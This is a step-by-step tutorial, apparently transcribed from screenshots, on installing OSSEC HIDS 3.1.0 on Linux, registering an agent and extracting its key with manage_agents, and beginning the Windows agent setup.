Ossec requires the installation of the following tools: PHP, gcc, libc and Apache Web Server.


```
# apt install -y wget unzip make gcc build-essential
```



```
root@srv2018:/home/aluno# apt install -y unzip make gcc build-essential
```

Install Apache web server


```
# apt install -y php php-cli php-common libapache2-mod-php apache2-utils sendmail inotify-tools
```



```
root@srv2018:/home/aluno# apt install -y php php-cli php-common libapache2-mod-php apache2-utils sendmail inotify-tools
```

Install PHP and other packages


```
apt install -y php php-cli php-common libapache2-mod-php apache2-utils sendmail inotify-tools
```



```
root@srv2018:/home/aluno# apt install -y php php-cli php-common libapache2-mod-php apache2-utils sen
dmail inotify-tools
```

Downloading and installing OSSEC


```
# wget https://github.com/ossec/ossec-hids/archive/3.1.0.tar.gz
```



```
root@srv2018:/home/aluno# wget https://github.com/ossec/ossec-hids/archive/3.1.0.tar.gz
--2018-12-06 02:50:21--  https://github.com/ossec/ossec-hids/archive/3.1.0.tar.gz
Resolving github.com (github.com)... 192.30.253.112, 192.30.253.113
Connecting to github.com (github.com)|192.30.253.112|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/ossec/ossec-hids/tar.gz/3.1.0 [following]
--2018-12-06 02:50:24--  https://codeload.github.com/ossec/ossec-hids/tar.gz/3.1.0
Resolving codeload.github.com (codeload.github.com)... 192.30.253.121, 192.30.253.120
Connecting to codeload.github.com (codeload.github.com)|192.30.253.121|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/x-gzip]
Saving to: '3.1.0.tar.gz'

3.1.0.tar.gz                [              <=>                   ]   1.80M   636KB/s    in

2018-12-06 02:50:30 (636 KB/s) - '3.1.0.tar.gz' saved [1886469]

root@srv2018:/home/aluno#
```


Extracting the file with the tar command, using the following command:

```
# tar -xvzf 3.1.0.tar.gz
```




```
root@srv2018:/home/aluno# tar -xvzf 3.1.0.tar.gz
```

After performing the extraction command, use the command "ls –l" to list contents. Access the directory with the command `cd ossec-hids-3.1.0`.




```
root@srv2018:/home/aluno# ls -l
total 1852
-rw-r--r-- 1 root root 1886469 Dec  6 02:50 3.1.0.tar.gz
drwxrwxr-x 7 root root    4096 Oct 11 22:25 ossec-hids-3.1.0
root@srv2018:/home/aluno#
```




```
root@srv2018:/home/aluno# cd ossec-hids-3.1.0/
root@srv2018:/home/aluno/ossec-hids-3.1.0# _
```

Inside the OSSEC-Hids-3.1.0 directory, use the command `sh install.sh`, to execute the script that performs the installation of the program, in which, on the first screen, the language is requested.




```
root@srv2018:/home/aluno/ossec-hids-3.1.0# sh install.sh

  ** Para instalação em português, escolha [br].
  ** ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ , ♦ ♦ ♦  [cn].
  ** Fur eine deutsche Installation wohlen Sie [de].
  ** Για εγκατάσταση στα Ελληνικά, επιλέξτε [el].
  ** For installation in English, choose [en].
  ** Para instalar en Español , eliga [es].
  ** Pour une installation en français, choisissez [fr]
  ** A Magyar nyelvű telepítéshez válassza [hu].
  ** Per l'installazione in Italiano, scegli [it].
  ** ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ [jp].
  ** Voor installatie in het Nederlands, kies [nl].
  ** Aby instalować w języku Polskim, wybierz [pl].
  ** Для инструкций по установке на русском ,введите [ru].
  ** Za instalaciju na srpskom, izaberi [sr].
  ** Türkçe kurulum için seçin [tr].
  (en/br/cn/de/el/es/fr/hu/it/jp/nl/pl/ru/sr/tr) [en]: br_
```

Configuration Step by Step




```
root@pc01:/home/cleber# /var/ossec/bin/manage_agents


****************************************
* OSSEC HIDS v3.1.0 Agent manager.     *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q:
```

Let's add an Agent by typing option (A):




```
Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu).
  Please provide the following:
   * A name for the new agent: micro01
   * The IP Address of the new agent: 192.168.100.68
   * An ID for the new agent[001]:
Agent information:
   ID:001
   Name:micro01
   IP Address:192.168.100.68

Confirm adding it?(y/n): y
Agent added.


****************************************
* OSSEC HIDS v3.1.0 Agent manager.     *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q:
```

Let's add the agent's options, its ID, machine name and IP and confirm right away:



```
****************************************
* OSSEC HIDS v3.1.0 Agent manager.     *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q: E

Available agents:
   ID: 001, Name: micro01, IP: 192.168.100.68
Provide the ID of the agent to extract the key (or '\q' to quit): 001

Agent key information for '001' is:
MDAxIG1pY3JvMDEgMTkyLjE2OC4xMDAuNjggZTY3ZGR1ZWIyM2Z1MmUwNTE5MTQ5ODBiNGVkMDg0Y2JiMzc2NTR
hODZiZWQwMGU4ZjJkMjY5NThiMTFjZDgxNw==

** Press ENTER to return to the main menu.
```

After that, let's extract the agent's key.



OSSEC HIDS Windows Agent v3.6.0 Setup

License Agreement

Please review the license terms before installing OSSEC HIDS Windows Agent v3.6.0.

Press Page Down to see the rest of the agreement.

Copyright (C) 2003 - 2013 Trend Micro Inc. All rights reserved.

OSSEC HIDS is a free software; you can redistribute it and/or modify it under the terms of the GNU General Public License (version 2) as published by the FSF - Free Software Foundation.


In addition, certain source files in this program permit linking with the OpenSSL library (http://www.openssl.org), which otherwise wouldn't be allowed under the GPL. For purposes of identifying OpenSSL, most source files giving this permission limit it to versions of OpenSSL having a license identical to

If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install OSSEC HIDS Windows Agent v3.6.0.

Copyright (C) 2003 - 2014 Trend Micro Inc.

Nome	Data de modificaç...	Tipo	Tamanho
ossec-agent-win32-3.6.0-12032	17/11/2021 15:30	Aplicativo	1.568 KB

Let's install the Agent on Endpoint, of course you can install it in several ways, either through GPO or some IT Asset Management tool.



OSSEC HIDS Windows Agent v3.6.0 Setup

Choose Install Location

Choose the folder in which to install OSSEC HIDS Windows Agent v3.6.0.

